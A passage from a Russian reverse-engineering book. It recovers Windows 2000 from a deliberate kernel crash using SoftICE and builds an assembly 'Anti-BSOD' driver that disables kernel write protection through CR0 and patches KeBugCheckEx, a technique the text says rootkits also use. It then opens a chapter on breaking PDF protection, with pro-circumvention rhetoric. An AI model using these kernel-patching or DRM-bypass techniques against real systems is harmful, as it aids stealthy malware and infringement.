Дождавшись окончания загрузки Windows 2000, мы запускаем драйвер-убийцу w2k_kill.sys из набора утилит Шрайбера, специально спроектированный так, чтобы вызывать синий экран. Разумеется, из командной строки просто так драйвер не запустишь! Без загрузчика здесь никак не обойтись! Вообще-то Windows NT поддерживает динамическую загрузку драйверов, но готовая утилита в штатный комплект поставки не входит — все в духе Microsoft, а вот в Linux с этим проблем нет.

Примечание

Можно, конечно, прописать драйвер в реестре, но тогда система будет падать при каждом запуске, что в общем-то не входит в наши планы, какими бы коварными они ни были. Воспользуемся динамическим загрузчиком w2k_load.exe, входящим все в тот же набор утилит — w2k_load.exe.




Рис. 34.17. Синий экран смерти, появляющийся после загрузки драйвера-убийцы

Набираем в командной строке `w2k_load.exe w2k_kill.sys` и система падает в синий экран (рис. 34.17).

Происходит это потому, что в процессе инициализации драйвера-убийцы выполняется код, показанный в листинге 34.18. Этот код обращается к нулевой ячейке памяти, что строго запрещено.

Листинг 34.18. Фрагмент кода драйвера-убийцы, пытающийся в режиме ядра прочитать двойное слово, на которое ссылается нулевой указатель

```
NTSTATUS DriverEntry (PDRIVER_OBJECT pDriverObject, PUNICODE_STRING pusRegistryPath)
{
       return *((NTSTATUS *) 0);
}
```

Стоило ли ронять систему из-за такого пустяка? Кому наш "убийца" реально мешает?! Ведь целостность системы ничуть не пострадала! Как объяснить этой ОС, что все ОК? Пора бы вернуться в пользовательский режим и продолжить нормальную работу.

Если SoftICE был заблаговременно запущен, то он отловит это исключение и покажет свой экран, передавая нам все бразды правления (рис. 34.18).




Рис. 34.18. SoftICE может обрабатывать многие фатальные и нефатальные исключения, возникающие как в режиме пользователя, так и в режиме ядра

Если нажать клавишу <x> или комбинацию <Ctrl>+<D>, то немедленно после выхода из SoftICE появится синий экран, и тогда чинить будет уже нечего. Но пока мы находимся в SoftICE, кое-что еще можно предпринять. А предпринять можно следующее:

- Определить место сбоя (в нашем случае это обращение по нулевому указателю), исправить ситуацию (установить корректный указатель) и вручную выйти из обработчика исключения, вернув `CS:EIP` в исходное состояние. Этот способ хорош, но увы, не универсален. Кроме того, он требует определенного интеллекта, которого у машины нет.
- Зациклить текущий поток, вставив на свободное место команду `jmp $`, и выйти из отладчика, разрешив прерывания командной `r fl=I` (если они вдруг были запрещены). Операционная система, хоть и страшно медленно, но все же продолжит работать. В этом случае мы, по крайней мере, сможем корректно завершить ее работу.
- Дождаться вызова функции `KeBugCheckEx` и сразу же выйти из нее, проигнорировав сбой и продолжив нормальное выполнение. Правда, в этом случае у нас нет никаких гарантий того, что система не рухнет окончательно.
- Наконец, последний способ — дикий, но иногда работающий: отдать команды `r eip=0/r cs=1B`, переключающие процессор на прикладной режим.

Иными словами, вариантов много. Попробуем для начала воспользоваться первым способом. Мы знаем, что в данном случае авария произошла из-за ошибки нарушения доступа[10]. Следовательно, процессор возбудил исключение, забросил на вершину стека `EIP/CS/FLAGS` и передал управление обработчику исключений, внутри которого мы сейчас и находимся.

> ***Примечание***
>
> Иногда, по не совсем понятной причине, SoftICE останавливается не на первой команде обработчика исключений, а непосредственно на месте самого сбоя. Под VMware первый раз SoftICE 2.6 всегда останавливается в обработчике, а все последующие разы — на месте сбоя. Эффект сохраняется вплоть до перезапуска VMware.

Даем команду `d esp` для отображения содержимого стека (листинг 34.19).

> ***Примечание***
>
> Для удобства рекомендуется переключить окно дампа в режим двойных слов, воспользовавшись командой `dd`.

Листинг 34.19. Содержимое стека в момент сбоя

```
:d esp
0010:F7443C88 BE67C000  00000008  00200202  804A4431      ..g....... .1DJ.
0010:F7443C98 81116AD0  8649D000  BE8F1D08  BE8F1D08      .j....I.........
0010:F7443CA8 81480020  F7443D34  745FFFFF  83A49E60       .H.4=D..._t`...
```

Адрес инструкции, возбудившей исключение, лежит в первом двойном слове — `BE67C000h` (у вас это значение наверняка будет другим). Селектор `CS` идет следом. У всех нас он должен быть равен `08h`. Третье двойное слово хранит содержимое регистра флагов — `EFLAGS`.

Теперь мы знаем место сбоя (рис. 34.19) и можем вывести дизассемблерный листинг на экран. В этом нам поможет команда `u *esp` (дизассемблировать содержимое памяти по адресу, на который ссылается регистр `esp`) или `u be67c000` (листинг 34.20).

[10] Обратите внимание, что в практических ситуациях вы этого знать не будете.

Листинг 34.20. Определение точного места сбоя

```
:u *esp
0023:BE67C000     MOV                EAX,[00000000]
0023:BE67C005     RET                0008
0023:BE67C008     NOP
0023:BE67C009     NOP
0023:BE67C00A     NOP
0023:BE67C00B     NOP
```




Рис. 34.19. SoftICE показывает инструкцию, возбудившую исключение. При обычных обстоятельствах (без SoftICE) появился бы синий экран

Вот она! Инструкция, вызвавшая сбой! А давайте ее "перепрыгнем", продолжив выполнение с `RET 08h`? Сказано — сделано. Но для начала нужно выйти из обработчика исключения. Для этого в SoftICE необходимо выполнить следующие команды:

```
❒  r eip = *esp + sizeof(mov eax,[0]);   // Устанавливаем регистр EIP на RET.
❒  r cs = *(esp + 4);                    // Устанавливаем селектор CS
                                         // (не обязательно).
❒  r FL = I;                             // Разрешаем прерывания.
❒  r esp = esp + C                       // Снимаем со стека 3 двойных слова,
                                         // заброшенных туда CPU.
❒  x                                     // Выходим из отладчика.
```

После выполнения этой "магической" последовательности команд, система продолжит свою нормальную работу, и синий экран уже не появится. Фантастика! Невероятно! Мы только что избежали гибели, которая еще мгновение назад казалась неотвратимой!

Один маленький нюанс. Не все версии SoftICE умеют восстанавливать регистр `ESP` в обработчике исключения. Отладчик игнорирует команду `r esp=esp +C`, на самом деле только имитируя ее выполнение! А это значит, что стек остается несбалансированным, и несмотря на все усилия крах системы все же произойдет. Приходится хитрить. Мы видим, что за `RET 08h` расположена длинная цепочка инструкций `NOP`. А что, если вставить сюда команду `ADD ESP,0Ch`, чтобы стек сбалансировал сам процессор?

Говорим отладчику `A BE67C008` (ассемблировать начиная с адреса `BE67C008`) и вводим следующие ассемблерные инструкции: `ADD ESP,0C`<ENTER>`JMP BE67C005`<ENTER> и еще один раз нажимаем клавишу <ENTER> для завершения ввода. Переустанавливаем `EIP` на начало нашей "заплатки" — `r eip =BE67C008` и выходим из SoftICE. На этот раз у нас все получается!

На всякий случай, последовательность команд по реанимации системы приводится в листинге 34.21. Правда, следует помнить, что она применима только в данном частном случае.

Листинг 34.21. Реанимация после критического сбоя в полевых условиях

```
u *esp
r eip = *esp
r eip = eip + 9
a eip
add esp,0c
jmp BE67C005h  ; Адрес команды RET 8 (в вашем случае он будет другим)
<ENTER>
r fl=I
x
```

Автоматическое восстановление

Только что описанный способ "ручного" восстановления хорошо подходит системным программистам, постоянно работающим с SoftICE и умеющим фехтовать регистрами, как рапирой. А вот простым пользователям такой подход смерти подобен. Но почему бы нам не написать утилиту, зацикливающую сбойный поток или накоротко замыкающую `KeBugCheckEx`?

> ***Примечание***
>
> Написать такую утилиту несложно (и мы действительно напишем ее). Тем не менее, следует помнить, что это — примерно то же самое, что подложить полено под аварийный клапан. Если система пойдет вразнос, то в этом случае ее уже ничего не остановит! Может пострадать даже файловая система (пусть это будет хоть NTFS). Пускай вероятность такой трагедии крайне мала, она все-таки возможна — имейте это в виду. Тем не менее, рискнуть все-таки стоит, особенно в тех случаях, когда вы уверены, что это можно сделать.

Проведем следующий эксперимент. Нажмем клавиатурную комбинацию <Ctrl>+<D> для вызова SoftICE, установим точку останова на `KeBugCheckEx` и запустим наш драйвер-убийцу. Причем точка останова обязательно должна быть аппаратной (`bpm KeBugCheckEx X`), а не программной (`bpx KeBugCheckEx`), иначе ничего не получится.

На этот раз вместо сообщения о ошибке страничного доступа, SoftICE всплывает по срабатыванию точки останова, высвечивая курсором первую команду функции `KeBugCheckEx` (рис. 34.20), которая в нашем случае располагается по адресу `8042BF14h`.

Прокручивая окно дизассемблера вниз, находим первую инструкцию `RET 14h` (в нашем случае она располагается по адресу `8042C1E9h`). Это и есть команда выхода из функции, на которую нужно сделать `jmp`. Для быстрого поиска в SoftICE можно дать команду `search` (`s eip l -1 C2,14,00`).

Даем отладчику команду `r eip = 8042C1E9` (у вас адрес, скорее всего, будет другим) и выходим по нажатию <Ctrl>+<D>. Отладчик всплывает повторно, в той же самой функции. У нас ничего не получилось?! Не торопитесь с выводами! Все идет по плану! Игнорирование критических

ошибок вызывает целый каскад вторичных исключений, что в данном случае и происходит. Повторяем нашу команду `r eip = 8042C1E9` (для этого достаточно нажать <↑>+<ENTER>), и система возвращается в нормальный режим! На третий раз отладчик уже не всплывает. Мышь немного тормозит, однако гонять ее по коврику вполне возможно.




Рис. 34.20. Перехват BSOD с помощью команды SoftICE `bpm KeBugCheckEx X`

Приступаем к созданию драйвера, который будет все это делать за нас. Для начала нам понадобится скелет. Выглядит он так, как показано в листинге 34.22.

Листинг 34.22. Скелет "псевдодрайвера", не управляющий никакими устройствами, но позволяющий выполнять код на уровне ядра

```
.386                            ; Использовать команды .386 ЦП.
.model flat, stdcall            ; Плоская модель памяти, вызовы stdcall.

 .code                          ; Секция кода.

DriverEntry proc                ; Точка входа в драйвер.

                                ; Код "драйвера".
     ;
     …
     …
     …

                                ; Возвращаем ошибку конфигурации
     Mov     eax, 0C0000182h    ; STATUS_DEVICE_CONFIGURATION_ERROR.
     ret                        ; Выходим.
DriverEntry endp

end DriverEntry
```

На самом деле это — не совсем драйвер. Он не принимает никаких пакетов `IRP`, не обслуживает никаких устройств, да и вообще не делает ничего, только загружается и выгружается. Но для нашей затеи этого будет вполне достаточно!

Весь код сосредоточен внутри процедуры `DriverEntry` — своеобразном аналоге функции `main` языка C, которая выполняется при попытке загрузки драйвера, инициализируя все, что необходимо. Отсюда можно "дотянуться" до функции `KeBugCheckEx` и модифицировать ее по своему усмотрению.

Несмотря на то, что процедура `DriverEntry` выполняется на уровне ядра с максимальными привилегиями, попытка "правки" машинного кода приводит к нарушению доступа. Это срабатывает защита от непреднамеренного хака ядра некорректным драйвером (см. *разд. этой главы "Модификация ядра в памяти"* и листинг 34.11). Как ее отключить? Как уже говорилось, есть два способа отключения этой защиты (через реестр и с помощью переустановки флага `WP` в регистре `CR0`). Оба этих метода уже обсуждались ранее в этой главе.

> ***Примечание***
>
> Существует и еще один путь — переотображение (remapping) страниц. Отображаем физический адрес страницы, в которой лежит `KeBugCheckEx`, на виртуальное адресное пространство своего процесса посредством вызова функции `NtMapViewOfSection`, назначая все необходимые нам права. Переотображение осуществляется исключительно на уровне ядра, но к отображенной странице можно обращаться даже с прикладного уровня. Красота! По этой схеме работают многие брандмауэры и другие программы, нуждающиеся в перехвате ядерных функций, например, руткиты. Более подробную информацию по данному вопросу можно найти по адресам: **http://www.stanford.edu/~stinson/misc/curr_res/hooks/nt_hooking.txt** и **http://acsac.org/2005/papers/115.pdf**. Кроме того, в Интернете можно найти множество интересных реусрсов, выполнив поиск по ключевым словам *"Windows NT System-Call Hooking"*.

Приведенный здесь пример драйвера основывается на сбросе флага `WP` в регистре `CR0`. Хотя это и достаточно "грязный" трюк, имеющий множество "противопоказаний", для данного случая он вполне подойдет, особенно с учетом того, что он вмещается всего лишь в 3 машинных команды (листинг 34.23).

Листинг 34.23. Код, отключающий защиту ядра от модификации в памяти

```
mov   eax, cr0          ; Грузим управляющий регистр cr0 в регистр eax.
and   eax, 0FFFEFFFFh   ; Сбрасываем бит WP, запрещающий запись.
mov   cr0, eax          ; Обновляем управляющий регистр cr0.
```

Соответственно, чтобы включить защиту, бит `WP` нужно установить, что и делают следующие машинные команды (листинг 34.24).

Листинг 34.24. Код, восстанавливающий защиту ядра от модификации в памяти

```
mov   eax, cr0      ; Грузим управляющий регистр cr0 в регистр eax.
or    eax, 10000h   ; Сбрасываем бит WP, запрещающий запись.
mov   cr0, eax      ; Обновляем управляющий регистр cr0.
```

"Политически корректная" программа должна не просто отключать/включать защиту от записи, а запоминать текущее состояние бита `WP` перед его изменением, а затем восстанавливать его в исходное состояние, иначе можно непроизвольно включить защиту в самый неподходящий момент, еще до того, как задуманная модификация будет завершена.

"Закоротить" функцию `KeBugCheckEx` можно разными путями. Самое правильное (и надежное!) — это определить ее адрес путем разбора таблицы импорта. Однако этот подход слишком утомителен и трудоемок. Гораздо проще подставить готовые адреса, жестко прописав их в своей программе. Минус этого решения в том, что на других компьютерах утилита работать не будет. Стоит установить (или удалить) какой-то Service Pack или перейти на другую версию системы, как все адреса тут же изменятся. Тем не менее, имея исходные тексты драйвера под рукой, его всегда можно исправить и перекомпилировать. Так что для "домашнего использования" такое решение вполне допустимо.

Главная тонкость заключается в том, что мы не должны трогать первый байт функции KeBugChekEx, поскольку его уже "потрогал" SoftICE. Так же поступают и другие хакерские программы (например, API-шпионы), помещая сюда команду INT 03 (опкод CCh), предварительно сохранив прежнее содержимое где-то по другому адресу.

ОК, пропустим первую команду (в нашем случае это PUSH EBP) и начнем внедрение со второй. Чтобы сбалансировать стек, в противовес PUSH EBP говорим POP EAX, а затем либо вставляем jmp на RET 14h, либо непосредственно команду RET 14h. Последний вариант короче, да к тому же элегантнее. Реализуется он так, как показано в листинге 34.25.

Листинг 34.25. Код, "закорачивающий" функцию KeBugCheckEx

```
mov dword ptr DS:[8042BF14h+1], 14C258h
```

Здесь: 8042BF14h — адрес начала функции KeBugCheckEx (на всех машинах разный), 1 — длина инструкции PUSH EBP, а 14C258h — машинный код, представляющий собой последовательность двух команд: POP EAX (58h)/RET 14h (C2h 14h 00h).

Объединив все компоненты, мы получим код, представленный в листинге 34.26.

Листинг 34.26. "Псевдодрайвер" Anti-BSOD

```
.386
.model flat, stdcall
.code
DriverEntry proc
    mov     eax, cr0            ; Грузим управляющий регистр cr0 в регистр eax.
    mov     ebx, eax            ; Сохраняем бит WP в регистре ebx.
    and     eax, 0FFFEFFFFh     ; Сбрасываем бит WP, запрещающий запись.
    mov     cr0, eax            ; Обновляем управляющий регистр cr0.

    mov     dword ptr DS:[8042BF14h+1], 14C258h 14C258
                                ; "Закорачиваем" KeBugCheckEx.

    mov     cr0, ebx            ; Восстанавливаем бит WP.
    mov     eax, 0C0000182h     ; STATUS_DEVICE_CONFIGURATION_ERROR.
    ret
DriverEntry endp
end DriverEntry
```

Вот такой маленький драйвер, а сколько данных он может спасти! Остается только откомпилировать его, как показано в листинге 34.27, и можно приступать к испытаниям.

Листинг 34.27. Ассемблирование и компоновка драйвера "Anti-BSOD" (с использованием MASM, входящего в состав Windows NT DDK)

```
ml /nologo /c /coff nobsod.asm
link /driver /base:0x10000 /align:32 /out:nobsod.sys /subsystem:native nobsod.obj
```

Если все было сделано правильно, то на диске образуется файл nobsod.sys, который мы загрузим с помощью динамического загрузчика w2k_load. Загрузчик, конечно, сообщит, что мол при загрузке произошла ошибка, но так и должно быть. Все нормально! Мы же возвратили код STATUS_DEVICE_CONFIGURATION_ERROR!

Примечание

Под VMware такой трюк не срабатывает, поскольку VMware не полностью эмулирует регистр cr0 и таких шуток просто не понимает, вызывая зависание гостевой ОС. В этом случае можно закомментировать все строки, относящиеся к регистру cr0, и отключить защиту через реестр, соз-

дав соответствующий ключ "Редактором Реестра". Кстати говоря, если на целевой машине установлен SoftICE, то такой ключ уже создан и ничего делать не требуется.

Загрузим драйвер-убийцу, чтобы проверить, справится ли с ним наше средство против BSOD или нет. Если в системе установлен SoftICE, то он несколько раз всплывет. Выходите из отладчика, нажимая <x> или <Ctrl>+<D>. Но, так или иначе, синий экран уже не появляется! Система жутко тормозит, но все-таки работает. И это — главное!

Плохо то, что теперь Windows никак не может сигнализировать о том, что произошел системный сбой и что систему следует как можно скорее закрыть, совершая shutdown. Как исправить этот недостаток? Самое простое — добавить в нашу "заплатку" на `KeBugCheckEx` несколько ассемблерных строк, которые дадут звуковой сигнал или даже сыграют на динамике какую-нибудь мелодию. В принципе, можно даже разделить BugCheck-коды на категории, каждой из которой будет соответствовать свое число гудков. За примерами далеко ходить не надо. Их можно позаимствовать из любого DOS-вируса. Техника программирования системного динамика на уровне ядра тоже осталась без изменений. Так что все зависит от вашей фантазии.

Насколько безопасна утилита Anti-BSOD?

Всегда ли помогает "шунтирование" `KeBugCheckEx`? Насколько это безопасно? Это очень, очень опасно и помогает далеко не всегда. Вот, например, рассмотрим следующий пример кода, позаимствованный из ядра (листинг 34.28)

Листинг 34.28. Фрагмент кода, при котором "шунтирование" KeBugCheckEx заканчивается очень печально

```
00565201   call    ExAllocatePoolWithTag     ; Выделение памяти из пула.
00565206   cmp     eax, ebx                  ; Проверка успешности
00565206                                     ; выделения памяти.
00565208   mov     ds:dword_56BA84, eax
0056520D   jnz     short loc_56521C          ; -> Нам дали память!
0056520F   push    ebx                       ; \
00565210   push    ebx                       ; +
00565211   push    6                         ; +- А вот и не дали нам памяти!
00565213   push    5                         ; +- Отправляемся на небеса.
00565215   push    67h                       ; +
00565217   call    KeBugCheckEx              ; /
0056521C loc_56521C:                         ; CODE XREF: sub_5651C1+4C↑j
0056521C   lea     eax, [ebp+var_C]          ; Продолжаем нормальное выполнение.
0056521F   push    ebx
00565220   push    eax
```

Система выделяет память из общего пула, и если с памятью все в порядке, происходит нормальное продолжение, в противном случае вспыхивает синий экран. Допустим, мы "закоротили" `KeBugCheckEx`, что тогда? Памяти нам не дали, а мы продолжаем нормальное выполнение, как ни в чем не бывало, обращаясь по указателю, который указывает в никуда. Возникает целый каскад вторичных исключений, все структуры данных превращается в труху, и система рушится окончательно.

Заключение

Мы пережили и победили BSOD — самую страшную катастрофу, после которой нам все по плечу! Конечно, неразумно практиковать такой подход на сервере, но для рабочих станций он вполне приемлем. Кстати говоря, некоторые вирусы, черви и руткиты используют схожую технику для маскировки своего присутствия в системе. Некорректно написанный вирус может вызвать синий экран, и в системном журнале появится соответствующая запись, помогающая администратору разобраться с проблемой. Если же "перемкнуть" `KeBugCheckEx`, то компьютер будет просто беспричинно тормозить или зависать, но в журнале ничего не появится!



Глава 35

Дизассемблирование файлов других форматов

В предыдущих главах этой части были рассмотрены вопросы дизассемблирования 32- и 64-битных файлов PE-, ELF-файлов, а также ядер Linux и Windows, включая некоторые продвинутые методы их модификации на диске и в памяти. В этой главе, завершающей *часть IV*, мы рассмотрим дизассемблирование файлов других форматов на примере формата PDF.

Дизассемблирование файлов PDF

Защита интеллектуальной собственности в последнее время принимает все более противоестественные и уродливые формы, идущие вразрез с интересами потребителей. Правообладатели ограничивают наши возможности, запрещая просматривать, копировать, печатать, редактировать информацию, но и хакеры не сидят сложа руки, сооружая баррикады и другие средства борьбы.

Здесь самое время сделать небольшое отступление и заметить, что нормальные хакеры вообще-то совсем не анархисты и далеко не халявщики. Они готовы платить и поддерживать рублем разработчиков действительно хорошего софта, любимых авторов и исполнителей! Правда, здесь есть одно "но". Желание расставаться с деньгами немедленно испаряется, если правообладатель начинает пакостить легальному потребителю, честно купившему продукт, например, запрещая выводить документ на печать или копировать текст электронной книги в буфер обмена. Ну и зачем это делать? Любой пират такую защиту все равно обойдет, а честным пользователям — одни лишь проблемы и неудобства. А ведь во времена, когда основными носителями информации были бумажные книги и магнитофонные бобины, бороться с потребителями никому даже и в голову не приходило! Напротив, все стремились предоставить как можно больше услуг, и цифровые носители были одной из них.

Электронные книги, музыка и фильмы в формате mp3/mp4 буквально взорвали старый мир, и систему "продавец-покупатель" в том числе. Вместо того, чтобы идти в магазин, теперь мы ищем нужную информацию в Интернете или копируем файлы у знакомых. Торговать по-старому в этих условиях уже невозможно, а осваивать новые технологии воротилы рынка не хотят. Прибыли медиамагнатов стремительно падают, и чтобы их удержать, они вместо того, чтобы пойти навстречу пользователям, начинают действовать им во вред, изобретая все новые и новые защиты, ограничивающие наши возможности, удобства и права.

Технические средства позволяют обрабатывать информацию быстро и эффективно, только вот жадность правообладателей этого сделать не дает. А хакеры — за свободный доступ к информации, и потому использовали и будут использовать всю мощь технического прогресса, чтобы работать с документами так, как нравится и как удобно именно им! Ведь знания действительно освобождают нас от цепей и оков!

В этой главе мы рассмотрим вопросы взлома защищенных файлов PDF, использующихся для хранения и передачи разнообразных текстов и служащих как основа для электронных книг. Изучение структуры таких файлов наглядно покажет, какие механизмы используются для защиты

файлов этого формата и как их можно обходить, используя как доступные средства, так и ваш интеллектуальный потенциал.

> ***Внимание***
>
> Деятельность этого рода рискованна и опасна! Деньги, которые "крутятся" в этом бизнесе, вполне достаточны, чтобы побудить правообладателей засудить вас, если вы начнете использовать приведенную здесь информацию иначе, чем в образовательных целях. Достаточно вспомнить случай с беспрецедентным арестом Дмитрия Склярова!

Что Adobe Acrobat обещает нонконформистам

Adobe Acrobat поддерживает довольно гибкую, можно даже сказать, разветвленную, систему шифрования, позволяющую выборочно закрывать доступ как к отдельным функциям (печать, редактирование, выделение и копирование), так и ко всему файлу. Поддерживаются два независимых пароля — *пароль пользователя* (user's password или, сокращенно U-пароль) и *пароль владельца* (*owner's password* или, сокращенно, O-пароль). Если пароль владельца не установлен, то вместо него используется пароль пользователя, как обычно и происходит. К тому же, очень часто оба пароля совпадают друг с другом, и потому для работы с документом достаточно знать лишь один из них.

U-пароль используется для защиты документа от несанкционированного просмотра. Если он установлен, то при открытии PDF-файла мы увидим обескураживающее диалоговое окно **Password** с требованием ввести пароль (рис. 35.1). Документ не откроется до тех пор, пока не будет введен правильный пароль.




Рис. 35.1. Диалоговое окно, запрашивающее пользовательский пароль, защищающий документ от несанкционированного просмотра

Файлы, защищенные пользовательским паролем, зашифрованы достаточно надежными алгоритмами MD5/RC4, поэтому просто так хакнуть документ не получится. Основной метод шифрования файлов PDF показан на рис. 35.2. Ранние версии Adobe Acrobat использовали 40-битное шифрование, легко вскрываемое атакой по методу грубой силы (brute force, или "тупой перебор") на Pentium-4. Однако начиная с версии 5.0 появилась поддержка 56—128-битных ключей, которые тупым перебором уже не вскрываются. Тем не менее, криптоанализ не стоит на месте, и за минувшее время появилось несколько эффективных атак, вскрывающих шифр за приемлемое время. Более подробно о них будет рассказано далее в этой главе (см. *разд. "Атака на U-пароль"*).



Рис. 35.2. Основной принцип шифрования PDF

